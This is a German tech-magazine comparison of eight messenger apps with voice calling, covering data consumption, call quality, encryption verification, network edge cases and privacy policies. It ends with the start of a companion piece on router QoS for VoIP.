Wer mobil nur telefonieren will, braucht im Prinzip keine Megabit-Datenbeschleuniger: Für Sprachübertragung genügen schon sehr niedrige Datenraten ab 8 kBit/s. Spezialisierte Codecs wie Codec 2 kommen mit Abstrichen bei der Verständlichkeit inzwischen sogar unter 1 kBit/s [2]. Doch für gute Sprachqualität

braucht man etwas mehr Datenrate. Theoretisch klappt Internet-Telefonie auch über GPRS/EDGE, aber sie macht wegen der höheren Latenz weniger Spaß als bei UMTS/LTE.

Wir prüften zunächst mit einem Traffic Shaper, der die Datenrate ins Internet beschränkt, ab welcher Geschwindigkeit die acht getesteten Apps brauchbare Sprachverbindungen aufbauten. Dann maßen wir die durchschnittliche Gesprächsdatenrate mit einem einminütigen Audio-Ausschnitt aus unserem Videocast c't-Uplink, der auf der einen Seite eingespeist wurde.

Weil die Mobilfunk-Provider für das monatliche Datenkontingent den aus- und eingehenden Verkehr addieren, kommt bei Telefonaten zur eigenen Stimme das Schweigen der Gegenseite hinzu, was wir separat erfassten (Datenrate Stille in der Ergebnistabelle auf Seite 120). Obendrein kostet auch der Verbindungsauf- und -abbau noch einige Bytes.

Aus der durchschnittlichen Datenrate für Audio und Stille haben wir abgeschätzt, wie viel des monatlichen Datenkontingents für ein einstündiges Telefonat draufgeht. Dabei offenbarten sich deutliche Unterschiede: Sparsame Apps kamen mit maximal 20 MByte aus. Andere brauchten 40 MByte und mehr, lieferten dafür aber auch höhere Audioqualität.

Auch wenn man gar nicht telefoniert, unterhalten sich die Apps mit den Servern ihres Herstellers. Dieser Grundumsatz fiel in unserer Messung über 12 Stunden ohne Telefonate und Messages sehr unterschiedlich aus: Die meisten Apps begnügten sich mit deutlich weniger als 1 MByte pro Monat, bei Hangouts und WhatsApp war es nicht mal 0,1 MByte. Nur Skype


und Wire kamen über die 1-MByte-Schwelle, blieben aber immer noch im vernachlässigbaren Bereich.

Rufablauf


Ruft man jemanden an, der gerade nicht online ist, flunkern manche Apps: Sie signalisieren schon, dass es auf der Gegenseite klingelt, während sie noch versuchen, die Verbindung herzustellen. Reagiert der Angerufene nicht, informieren die Prüflinge ihn über verpasste Anrufe.

Manche Apps nehmen wie ein Anrufbeantworter bei nicht beantworteten Gesprächswünschen automatisch eine Nachricht auf (Facebook Messenger) oder schlagen das Aufzeichnen einer solchen wenigstens mehr oder weniger auffällig vor (Skype, WhatsApp). Die Aufzeichnung wird zugestellt, wenn der Angerufene das nächste Mal online geht.

Moderne Messenger bieten Ende-zu-Ende-Verschlüsselung nicht nur für Nachrichten, sondern auch für Telefonate, was sie nach aufgebauter Verbindung beispielsweise mit einem Schloss anzeigen.



Stimmen bei Signal die Prüfwörter auf beiden Seiten überein, kann man sicher sein, mit dem richtigen Gegenüber verschlüsselt zu sprechen.



FaceTime

Apples FaceTime ist zwar in allen aktuellen iOS- und MacOS-Versionen vorinstalliert, aber Nutzer anderer Betriebssysteme bleiben außen vor. Anrufe beginnt man aus der App oder im Telefonbuch, das einem automatisch anzeigt, ob ein Kontakt FaceTime nutzt. Hierbei findet das System die Kontakte über die für die Apple-ID verwendete E-Mail-Adresse oder Mobilnummer.

Wie viel Bandbreite ein Gespräch benötigt, hängt von der Netzanbindung ab und ist nicht beeinflussbar. So arbeitet FaceTime über WLAN grundsätzlich mit größerer Bandbreite als im Mobilfunknetz; wir konnten aber keinen signifikanten Unterschied in der Sprachqualität ausmachen. Stilleerkennung reduziert den Datenverbrauch, wenn der Nutzer nicht spricht. Technische Informationen zur Verbindungsgüte zeigt die App während des Gesprächs nicht an.

Vergangene Anrufe erscheinen in der FaceTime-App und, zusammen mit anderen Anrufen, in der System-Anrufliste. Wer in der Liste auf das Info-Symbol tippt, erhält zusätzliche Informationen zum Anruf, wie die Dauer und das verbrauchte Datenvolumen. Obwohl die App vorinstalliert ist, wird einem die Nutzung nicht aufgezwungen: FaceTime deaktiviert man einfach durch einen Schieberegler, der sich direkt in den iOS-Einstellungen findet.

- ➡ voll ins System integriert
- ➡ einfach zu deaktivieren
- ➡ auf Apple-Welt beschränkt
- ➡ hoher Datenverbrauch im WLAN




Hangouts

Die hauseigene VoIP-Anwendung Hangouts von Google ist auf vielen Android-Geräten vorinstalliert. Sie bietet Sprach- und Videoanrufe und das auch in Gruppen. Die App präsentiert sich schlicht und übersichtlich: Die Benachrichtigungsoptionen sind vollständig in die Systemeinstellung eingebunden; ein separater Klingelton für Hangouts-Anrufe lässt sich leider nicht festlegen. Die App signalisiert ankommende Gespräche zügig und auch an Bildschirmsperren vorbei. Praktisch fanden wir, dass unter Android lediglich eine kleine Benachrichtigungsleiste erscheint, falls ein Anruf eingeht, wenn man das Gerät gerade benutzt.

Während eines Gesprächs sucht man im Anruflisplay zwischen Mikrofonstummuschaltung, Freisprech- und Konferenzfunktion vergeblich eine Angabe zur Gesprächsdauer. Andere technische Informationen bietet die App ebenfalls nicht. Google ermöglicht über die Zusatz-App Hangouts-Telefon Anrufe ins Fest- und Mobilnetz. Für die meisten Zielrufnummern sind Gespräche in die USA und nach Kanada kostenlos. Für andere Ziele fallen je nach Land unterschiedlich hohe Gebühren an, ins deutsche Festnetz beispielsweise 1,2 Cent/Minute. Das dafür nötige Prepaid-Guthaben erwirbt man im Play Store.

- ➡ funktionsorientiertes Interface
- ➡ Call-out ins Festnetz möglich
- ➡ kaum Einstellmöglichkeiten
- ➡ keine Statistik zum Gespräch




Messenger (Facebook)

Facebooks Messenger braucht für Telefonie keine Rufnummer: Der Anrufer wählt den Gesprächspartner aus dem Chat heraus an. Anrufe genehmigen sich auch bei schneller Netzanbindung nur wenig Bandbreite. Stilleerkennung reduziert die Codec-Rate; das spart Datenvolumen. Nach dem Annehmen des Anrufs geht der weitere Verbindungsaufbau flott. Die Audioqualität war im Test gut, auch wenn uns die Sprache leicht metallisch vorkam.

Im Anruflisplay lässt sich das Mikrofon stummschalten und die Freisprecheinrichtung aktivieren. Bei Letzterem hörte uns die Gegenseite aber zu leise, möglicherweise stellte Messenger die Mikrofonverstärkung fürs Freisprechen nicht hoch genug ein. Während des Gesprächs zeigt die App Verbindungsqualität und Dauer an, aber nicht das Datenvolumen. Der Messenger-Klingelton lässt sich in den Einstellungen ändern. Die verbergen sich oben rechts neben der Suche hinter einem Symbol, wo man eher die Kontaktliste erwartet. Lehnt der Angerufene das Gespräch ab, reagiert der Messenger wie ein Anrufbeantworter: Die aufgenommene Nachricht landet im Chat und kann dort oder in der Anrufliste angehört werden.

- ➡ keine Rufnummer erforderlich
- ➡ automatischer Anrufbeantworter
- ➡ Freisprechen zu leise
- ➡ Einstellungen etwas versteckt




Signal

Die Telefoniefunktion von Signal ist leicht aus dem Chat oder über die Android-Kontaktliste zu erreichen. Anrufe kann man auch über das Hörsymbol aus dem Chat heraus starten, Videoanrufe sind nicht vorgesehen. Das Telefonat belegte im Test zwar wenig Bandbreite und kam so auch mit langsamen Verbindungen gut klar, aber Sprache klang etwas dumpf, leicht kratzt und hatte vereinzelt Aussetzer. Außerdem brauchte es gelegentlich mit 10 Sekunden auch mal sehr lange zum Verbindungsaufbau.

Eine Anrufliste fehlt, Signal protokolliert Gespräche stattdessen im Chat-Verlauf. Das Anruftdisplay zeigt allein die Zielrufnummer und ein Wortpaar zur Verifizierung der Verschlüsselung an, Informationen zur Dauer und Verbindungsqualität fehlen. Praktisch fanden wir, dass Signal mit einem deutlichen Glockenton mitteilt, dass die Sprachverbindung aufgebaut ist. Das Mikro lässt sich stumm schalten und man kann per Freisprecheinrichtung telefonieren. Aber dann bringt Signal die Stimme des Gesprächspartners zu leise. Während eines Signal-Gesprächs werden Anrufer aus anderen Netzen zur Mailbox umgeleitet, Anklopfen gibt es nicht.

- ➡ geringer Datenverbrauch
- ➡ einfache Bedienung
- ➡ schlechte Sprachqualität
- ➡ kein separater Klingelton wählbar




Skype

Skype war eine der ersten Internet-Telefonie-Apps auf PCs und ist gut aufs Smartphone umgesetzt, wo auch Gruppengespräche möglich sind. Wer den Dienst nutzen möchte, meldet sich entweder mit seiner Handynummer oder mit einem Microsoft-Konto an. Erwirbt man über einen der zahlreichen Zahlungswege Guthaben, kommt man mit Skype auch ins normale Telefonnetz. Microsoft ist dabei der einzige Provider im Test, der viele unterschiedliche Tarife anbietet, auch Flatrates für mehrere Ziele. Ärgerlich ist nur eine Verbindungsgebühr, die bei den meisten Gesprächen – sogar bei Flatrates – anfällt und das Guthaben reduziert.

Skype liefert sehr gute Sprachqualität, genehmigt sich hierfür allerdings mehr Bandbreite als die meisten anderen Telefonie-Apps. Sie wird auch stets automatisch an die verfügbare Verbindungsgeschwindigkeit angepasst. Die Videoqualität ist dagegen in zwei Stufen einstellbar. Wenn man in den App-Einstellungen „Technische Info“ einschaltet, legt sich eine Anzeige über das Anruftdisplay. Sie verrät Übertragungsdetails wie den verwendeten Codec, Datenrate, Signallaufzeit und Verlustrate.

- ➡ läuft auf vielen Systemen
- ➡ gute technische Informationen
- ➡ hoher Datenverbrauch
- ➡ Verbindungsgebühr bei Call-out



Viber

Viber bietet ein paar raffinierte Telefoniefunktionen: Anrufe kann man halten, nahezu unterbrechungslos auf den PC übertragen und Videoübertragung nachträglich hinzuschalten. Die Sprachqualität der Anrufe ist vergleichbar mit der im Festnetz. Im Anruftdisplay kommentiert Viber die Verbindungsqualität etwa mit „Hervorragend“ und ein Schloss bestätigt aktive Verschlüsselung.

Kommt der Lautsprecher zum Einsatz, zeigt Viber den anderen Apps, wie man es richtig macht: Die Übertragung ist gut, das Mikrofon ausreichend verstärkt und Echos sind selten zu hören. Seine eigenen Viber-Daten kann man als QR-Code anzeigen, den der neue Kontakt bequem abfotografiert.

Gegenstellen ohne App kann man über die Option Viber Out zu teils sehr günstigen Preisen übers klassische Telefonnetz erreichen; selbst entferntere Ziele wie China und Indien lassen sich für wenige Cent pro Minute anrufen. Guthaben wird über Kreditkarte oder mit Play-Store/App-Store-üblichen Zahlungsmethoden erworben. Negativ fiel uns Vibers undurchsichtige Datenschutzerklärung auf (siehe Haupttext).

- ➡ gutes Freisprechen
- ➡ günstige Auslandsanrufe
- ➡ Datenschutz problematisch
- ➡ hoher Datenverbrauch



WhatsApp

WhatsApp zeichnet sich durch niedrigen Datenverbrauch und viele Funktionen aus. Die Klangqualität und die Verständlichkeit nahmen bei höheren Latenzen und niedrigen Bandbreiten nur wenig ab. Eine Anrufliste gibt Auskunft über Dauer der Anrufe und das verbrauchte Datenvolumen. Klingelton und Vibrationsmuster lassen sich unabhängig von der klassischen Telefonie einstellen.

Die Telefonie ist gut in die App und ins Betriebssystem integriert. Sie lässt sich aus dem WhatsApp-Chat leicht über das Hörersymbol aufrufen, Video-Telefonate sind ebenfalls möglich. Praktisch fanden wir, dass man während der Verbindung zum Chat zurückzukehren und auch das Mikrofon stumm schalten kann.

Beim Freisprechen störte die schlechte Echounterdrückung. Nimmt man einen zweiten Anruf an, dann geht der erste in den Haltemodus. Manuelles Halten fehlt ebenso wie Gruppenanrufe oder technische Daten zum Anruf. Einmalig unter den getesteten Apps ist die Datensparfunktion von WhatsApp: Diese reduziert auf Kosten von Sprachqualität und Rauschunterdrückung die benötigte Bandbreite der Anrufe um etwa 13 kBit/s. Gespräche benötigen dann knapp die Hälfte des ursprünglichen Datenvolumens, sind aber immer noch verständlich.

- ↑ geringer Datenverbrauch
- ↑ obendrein Datensparfunktion
- ↓ Datenweitergabe an Facebook
- ↓ Echo beim Freisprechen



Wire

Wire erfordert nicht zwangsläufig eine Rufnummer: Wer möchte, registriert sich im Browser oder bei der Desktop-App mit Name, E-Mail-Adresse und Passwort. Dann ist man über seinen persönlichen Benutzernamen erreichbar. Im etwas überladenen Konversationsfenster ist das Hörersymbol für die Telefonie schnell gefunden, die restlichen Icons erklären sich leider nicht so schnell von selbst. Die App signalisierte eingehende Anrufe zwar ohne größere Verzögerungen, aber die Signalisierung hakelte bisweilen. Im Test wurden manchmal Verbindungen als noch bestehend angezeigt, obwohl der Gesprächspartner längst aufgelegt hatte.

Als störend empfanden wir, dass man beim Gesprächsaufbau anstatt des üblichen Rufzeichens den Klingelton des eigenen Handys hört. Der Codec passt sich automatisch der zur Verfügung stehenden Bandbreite an. Bei 50 kBit/s pro Sekunde liefert Wire ein sehr klares Sprachsignal. Nicht nur lassen sich Gespräche nicht halten, schlimmer noch: Eingehende Anrufe warfen im Test bestehende Verbindungen ohne Vorwarnung raus. Verpasste Anrufe werden im Konversationsverlauf abgelegt.

- ↑ gute Sprachqualität
- ↑ keine Rufnummer erforderlich
- ↓ für Anfänger unübersichtlich
- ↓ neue Anrufe würgen alte ab

Bei Signal, Viber, WhatsApp und Wire lässt sich vor dem Anruf überprüfen, ob der individuelle Schlüssel für chiffrierte Kommunikation mit dem bei der Gegenstelle übereinstimmt.

Doch das allein kann noch nicht verhindern, dass ein Man-in-the-Middle während des Gesprächsaufbaus versucht, die Verschlüsselung zu unterwandern. Solche Angriffe lassen sich nach dem Verbindungsaufbau durch Abgleich angezeigter Prüfcodes aufdecken. Bei Signal vergleicht man zum Überprüfen der Identität des Gegenübers zwei zufällige englische Wörter, bei Viber einen Zahlencode. Stimmen diese überein, kann man davon ausgehen, dass die Verbindung sicher verschlüsselt ist und Privates privat bleibt.

Netz-Besonderheiten

In gewöhnlichen Netzwerksituationen, also im Mobilfunk oder in Heim- und Firmen-WLANs, funktionieren die Messenger in aller Regel, wie sie sollen. Spannender sind Sonderfälle, die immer wieder Probleme bereiten. So haben Telefonie-Apps oft Schwierigkeiten, wenn sie mit Double-NAT (doppelter Network Address Translation) an einem kaskadierten Router konfrontiert sind.

Eine ähnliche Situation herrscht an vielen Kabel-Internetanschlüssen, bei denen man zwar natives IPv6 mit öffentlichen Adressen bekommt, aber bei IPv4 nur einen Tunnel (DS-Lite). Hier ist der eigene Router quasi das hintere Gerät in einer Kaskade, weil die öffentliche IPv4-Adresse nur am Proxy des Providers ansteht.

Erfreulicherweise schafften es alle Messenger im Test, diese beiden Hürden auch bei der Telefonie zu umschiffen: Der Verbindungsaufbau dauerte zwar manchmal ein paar Sekunden länger, aber eine Sprachverbindung kam stets in beide Richtungen zustande.

Eingeschränkte Rechte

Wenn Besucher keinen Zugang ins interne Netz bekommen sollen, kann man für sie bei vielen Routern ein Gast-WLAN aktivieren. Solch ein Gastnetz sieht für die Messenger wie ein gewöhnliches WLAN aus, worin sie problemlos funktionieren. Bei manchen Routern lässt sich das Gastnetz aber zusätzlich funktional einschränken, damit Gäste nicht etwa rechtlich ris-

(b) Informationen zu sozialen Medien: Wenn Sie sich über Drittseiten sozialer Medien wie Facebook oder Twitter in Ihr Viberkonto einloggen, stimmen Sie zu, uns ununterbrochen Zugang zu Ihren persönlichen Daten auf diesen Seiten zu gewähren (z. Bsp. Ihr öffentliches Profil, Ihre Freundesliste, Konten, denen Sie folgen, oder die Ihnen folgen, Ihre E-Mail-Adresse, Ihr Geburtstag, Ihre Berufsgeschichte, Ihre Ausbildungsgeschichte, Interessen, aktueller Wohnort und Video Viewing). Wir erhalten möglicherweise bestimmte Informationen über Sie, die auf den sozialen Medienseiten gespeichert sind, wenn Nutzer dieser Seiten uns Zugang zu deren Profil geben und Sie dort befreundet oder verbunden sind, je nach Ihren Einstellungen auf diesen Websites.

Datenschutz à la Viber: Wer sich über Drittseiten einloggt, lässt die Hosen runter.

kantes Filesharing per Bittorrent & Co. betreiben. Dann sind nur noch wenige Internetanwendungen erlaubt, bei Fritzboxen beispielsweise Browsen per HTTP(S) und E-Mail.

In einem so beschränkten Netz funktionierte im Test bei allen Apps zumindest die Signalisierung: Chat-Nachrichten wurden ausgeliefert, eingehende Anrufe wurden angezeigt und ausgehende Anrufe ließen es auf der Gegenseite klingeln. Bei Signal, WhatsApp und Wire kam beim Annehmen des Anrufs dennoch keine Sprechverbindung zustande.

Signal erkannte bei ausgehenden Anrufen immerhin, dass das Gastnetz nicht für Sprechverbindungen taugt und meldete gleich einen „Netzwerkfehler“. Gesprächswünsche von außen erschienen lokal sofort als „Entgangener Anruf“, doch beim Anrufer tönte Signal mit „Kontakt wird angerufen“ weiter, bis der auflegte oder die App von sich aus aufgab.

Die schlaueren Messenger wählten einen Umweg: Sie verpackten den Sprachstream in HTTP oder HTTPS und schleus-ten ihn so erfolgreich an der Router-Firewall vorbei. Das könn-ten auch die anderen Apps tun. Doch bei Wire stehe solch ein Feature derzeit nicht auf der Roadmap, hieß es. Man werde freilich den Markt beobachten und gegebenenfalls schnell rea-gieren. Unsere Support-Anfrage bei Signal und WhatsApp blieb abgesehen von automatischen Responses unbeantwortet.

Egoismen

Bei allen Kandidaten steckt man in einer Filterblase: Per Internet lassen sich nur jene Kontakte erreichen, die die gleiche App ver-wenden. Anrufe ins Fest- oder Mobilnetz sind bei Hangouts, Skype und Viber zwar per kostenpflichtiger Call-out-Option möglich, Anrufe an Nutzer anderer Apps übers Internet aber nie.

Das ist besonders ärgerlich, weil es mit SIP schon seit Lan-gem einen Internet-Standard gibt, der genau das über ENUM-Directories wie das inzwischen aufgegebene e164.org ermög-licht. Nur setzt das keiner um. Die App-Hersteller halten – ge-nau wie die VoIP-Provider – ihre Kunden lieber im eigenen Netz gefangen.

Wer per Internet-Telefonie möglichst viele Kontakte errei-chen möchte, ist deshalb gezwungen, mehrere Apps parallel zu installieren. Das bringt neben dem erhöhten Speicherbedarf auch Nachteile im Standby: erhöhtes Datengrundaufkommen, erhöhte Prozessorgrundlast und damit tendenziell eine sinken-de Akku-Standzeit. Den passenden Kompromiss muss jeder für sich selbst finden.

Anzeige

Plaudertaschen

Nutzen Sie die getesteten Apps zum Chaten oder Telefonieren, müssen Sie sich darüber im Klaren sein, dass mehr oder weniger viele Daten (Kontaktdetails, eventuell auch Chat-Inhalte und im Chat übertragene Dateien) erfasst werden. Das schließt auch Metadaten wie die Gesprächsdauer und Häufigkeit ein.

Gewinnorientierte Konzerne wie Facebook (Messenger, WhatsApp), Google (Hangouts) und Microsoft (Skype) greifen tendenziell mehr ab, denn sie sind alle an Werbenetzwerken beteiligt oder betreiben selbst welche. Das ist in der Regel in den Geschäftsbedingungen dargelegt, die Sie spätestens durch das Verwenden der Apps akzeptieren.

Anno 2014 versprach Facebook bei der Übernahme von WhatsApp noch, es wolle sein soziales Netzwerk und das der neuen Tochter getrennt halten. Im August 2016 änderte WhatsApp seine AGB. Deren Bestätigung dürften die meisten Nutzer reflexartig weggeklickt haben. Doch damit haben sie WhatsApp das Recht eingeräumt, die mit der App verwendete Telefonnummer beim gekoppelten Facebook-Konto einzutragen und statistische Daten an die Muttergesellschaft zu übermitteln.

Beifang

Durch Letzteres wird aber fatalerweise nicht nur das Kommunikationsverhalten der WhatsApp-Nutzer selbst transparent:

Auch die Telefonnummern von Kontakten, die Facebook und WhatsApp im Alltag gar nicht nutzen, landen laut dem Verbraucherzentrale Bundesverband (VZBV) beim US-Datenkraken [3].

Nach Protesten hat Facebook diese Erhebung in Europa im November 2016 zwar ausgesetzt, aber trotzdem Ende Januar 2017 eine Klage des VZBV vor dem Landgericht Berlin kassiert. Ob das Verfahren zugunsten der Nutzer ausgeht, ist offen. Klar ist aber, dass Versprechen wie das von Facebook eine kurze Halbwertszeit haben, wenn es um das „digitale Gold“ geht, also die Nutzerdaten.

Viber erkennt in seiner Privacy Policy zwar auch Regelungen für andere Regionen als die USA an, gesteht aber durch

Messenger mit Telefonie – Funktionen und Messwerte								
App	FaceTime	Hangouts	Messenger	Signal	Skype	Viber	WhatsApp	Wire
für Android (ab Version)	–	✓ (je nach Gerät)	✓ (je nach Gerät)	✓ (2.3)	✓ (je nach Gerät)	✓ (je nach Gerät)	✓ (je nach Gerät)	✓ (4.2)
iOS (ab Version)	✓ (7.0)	✓ (8.0)	✓ (8.0)	✓ (8.0)	✓ (8.0)	✓ (8.0)	✓ (6.0)	✓ (8.0)
Windows Mobile (ab Version)	–	–	✓ (8.0, 10)	–	✓ (8.0)	✓ (8.0, 10)	✓ (8.1)	–
Anbieter	Apple Inc.	Google Inc.	Facebook	Open Whisper Systems	Microsoft	Viber Media S.à r.l.	WhatsApp Inc. (Facebook)	Wire Swiss GmbH
Einbindung in Kontakte								
findet Kontakte automatisch	✓	✓	✓	✓	✓	✓	✓	✓
Kontakt blockieren	✓	✓	✓	✓	✓	✓	✓	✓
App-Verbindung bei Kontakt	✓	✓	–	✓	–	✓	✓	–
indiv. Schlüssel prüfbar / per QR	– / –	– / –	– / –	✓ / ✓	– / –	✓ / –	✓ / ✓	✓ / –
Extras								
Call-Out ins Festnetz / Anrufbeantw.	– / –	✓ / –	– / ✓	– / –	✓ / ✓ ³	✓ / –	– / ✓ ³	– / –
Gruppen- / Videoanrufe	✓ / ✓	✓ / ✓	✓ / ✓	– / –	✓ / ✓	– / ✓	– / ✓	✓ / ✓
Sprach- / Videonotiz aus App senden	– / –	– / ✓	✓ / –	✓ / –	– / ✓	– / ✓	– / ✓	✓ / ✓
Dateien senden	–	✓ ²	✓ ²	✓ ²	✓ ²	✓	✓ ²	✓ ²
Nutzung auf PCs								
App für ... / mit Telefonie	macOS / ✓	– / –	– / –	– / –	Windows, macOS, Linux / ✓	Windows, macOS, Linux / ✓	Windows, macOS / –	Windows, macOS / ✓
Browser: per Addon / direkt / mit Telefonie	– / – / –	– / ✓ (Chrome) / ✓	– / ✓ / ✓	✓ (Chrome) / – / –	✓ (Firefox) / ✓ (Edge) / ✓	– / – / –	– / ✓ / –	– / ✓ / ✓
Verbindung								
Identitätsprüfung mittels	–	–	–	Stichworten	–	numerischem Schlüssel	–	–
Statistik live / hinterher	– / –	– / –	– / –	– / –	✓ / –	– / –	– / –	– / –
brauchbar ab (Datenrate in kBit/s)	30	50	20	20	35	15	30	30
Datenrate Stille (kBit/s)	15	10	6	15	38	20	10	37
Datenrate Gesprächsbeispiel (kBit/s)	47	91	38	27	63	60	24	45
1 Stunde Gespräch kostet MByte	28	45	20	19	45	36	15	37
Standby-Datenrate (Bit/s)	k. A. ¹	0,02	0,65	0,17	3,33	1,05	0,08	5,01
entspricht MByte/Monat	k. A. ¹	< 0,1	0,2	0,1	1,1	0,3	< 0,1	1,6
Bewertung								
Funktionen	○	○	⊕	○	○	⊕	○	○
Vertraulichkeit	⊖	⊖	⊖	⊕	⊖	⊕	○	○
Datenverbrauch	○	⊖	⊕	⊕	⊖	○	⊕	○
¹ nicht messbar ² nur bestimmte Dateitypen, z. B. Fotos ³ schlägt Aufnahme nur vor								
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe								

Datenvolumina bei Telefonie-Apps

App	Gesprächskosten (MByte/Stunde) ◀ besser	Standby-Kosten (MByte/Monat) ◀ besser
FaceTime	28	– ¹
Hangouts	45	< 0,1
Messenger	20	0,2
Signal	19	0,1
Skype	45	1,1
Viber	36	0,3
WhatsApp	15	< 0,1
Wire	37	1,6

¹ nicht messbar

Auslassung gleich darauf ein, den Datenschutz nicht ernst zu nehmen: „Datenschutzrechte im Viberland: Wenn Sie Viber zu Ihrer täglichen Wahl machen um sich mit der Welt zu verbinden und mit ihr zu teilen, dann schicken Sie doch bitte gute Vibes hinaus und zaubern Sie ein Lächeln auf die Lippen Ihrer Freunde.

Schließlich ist es das, worum es bei Viber geht.“ Meldet man sich dann noch über sein Facebook-Konto bei Viber an, hängt die Hose komplett auf den Knöcheln.

Ausnahmen von der Datensammelwut sind rar: Signal und Wire gaben uns am wenigsten Anlass zum Stirnrunzeln, da sie von Anfang an auf den Schutz der Privatsphäre ausgelegt sind. Tipps zum Einschränken der Datensammelei bei Messengern gibt der Beitrag auf Seite 85.

Fazit

Die ideale Telefonie-App für alle gibt es nicht, denn die Messenger im Test haben samt und sonders ihre Eigenheiten: FaceTime ist perfekt ins Apple-Universum integriert, aber Nutzer von Android und anderen Betriebssystemen schauen in die Röhre.

Zwar locken Facebooks Messenger und WhatsApp mit niedrigem Datenver-

brauch für Telefonate. Aber dort wie auch bei den Konkurrenten von Google (Hangouts) und Microsoft (Skype) offenbart man mindestens durch die anfallenden Metadaten einen großen Teil seines Privatlebens.

Bei Viber lässt sich zwar wie bei Signal die Vertrauenswürdigkeit der aufgebauten Sprechverbindung überprüfen, aber davon abgesehen scheint Datenschutz für das Unternehmen eine Lachnummer zu sein. Am ehesten verdienen Signal und Wire das Vertrauen der Nutzer. (ea@ct.de) **ct**

Literatur

- [1] Hannes Czerulla, Stefan Porteck, Schreib mal anders, Sichere WhatsApp-Alternativen im Vergleich, c't 3/17, S. 116
- [2] Codec 2, Open Source Speech Codec, www.rowetel.com
- [3] Verbraucherschützer verklagen WhatsApp wegen Datenweitergabe, www.ct.de/-3610086

Anzeige

Sprach-Beschleuniger

Kleine Router-Tricks optimieren IP-Telefonate

Wenn mehrere Anwendungen um die Sendekapazität des Routers konkurrieren, kommen IP-Telefondienste von Instant-Messengern oft zu kurz, sodass die Sprachübertragung immer wieder aussetzt. Mit QoS und WiFi Calling gibt es jedoch Mittel dagegen.

Von Dušan Živadinović

Gut ausgestattete Heim-Router können zwischen Datenströmen verschiedener Anwendungen unterscheiden und die Pakete von solchen, die unverzüglich den Versand brauchen, umgehend auf den Weg bringen. Die übrigen Pakete senden sie in den verbleibenden Lücken. So gewährleisten sie für Online-Spiele, die kurze Reaktionszeiten brauchen, niedrige Latenzen oder vermeiden bei IP-Telefonaten Aussetzer in der Sprachübertragung. Router-Hersteller fassen diese Funktionen unter dem Begriff Quality of Service zusammen (QoS).

Um Sprachpakete aus dem gesamten Datenstrom herausfiltern zu können, müssen sie als solche erkennbar sein. VoIP-Pakete sind zum Beispiel an RTP- oder auch an SRTP-Headern erkennbar. Auch kann man sie anhand ihres Quellports filtern.

Die Entwickler der Messenger geben sich aber Mühe, den Chat- und auch den Sprachverkehr zu verschlüsseln und zu verschleiern; manche Messenger verstecken die Sprachsignale in HTTPS-Paketen. Deshalb erkennen vor allem Heim-Router

deren Sprachverkehr nicht und schicken die Pakete nicht unverzüglich ab. Unter hoher Last kommt es dann zu Aussetzern.

Mit mehr Aufwand kann man aber auch verschlüsselte und verschleierte Sprachübertragungen erkennen und zwar anhand von Paketlänge, Paketsendefrequenz, maximaler und minimaler Datenrate, NAT-Traversal-Verkehr (STUN, ICE, TURN) und Metadaten (z. B. IP-Adressen von Registrierungs-Servern).

Daher gibt es durchaus Möglichkeiten, auch verschlüsselten Sprachverkehr zu filtern und höher zu priorisieren. Ein Beispiel dafür ist der Windows-Treiber cFosSpeed: Er bringt eine Layer-7-Erkennung mit, die RTP- und RTP-ähnliche Datenströme unabhängig von der Applikation identifiziert. Daneben detektiert der

Treiber Sprachpakete gängiger Programme, zum Beispiel Skype-Pakete, sowie „Browser Streaming“, also etwa Facebook-Sprachsignale.

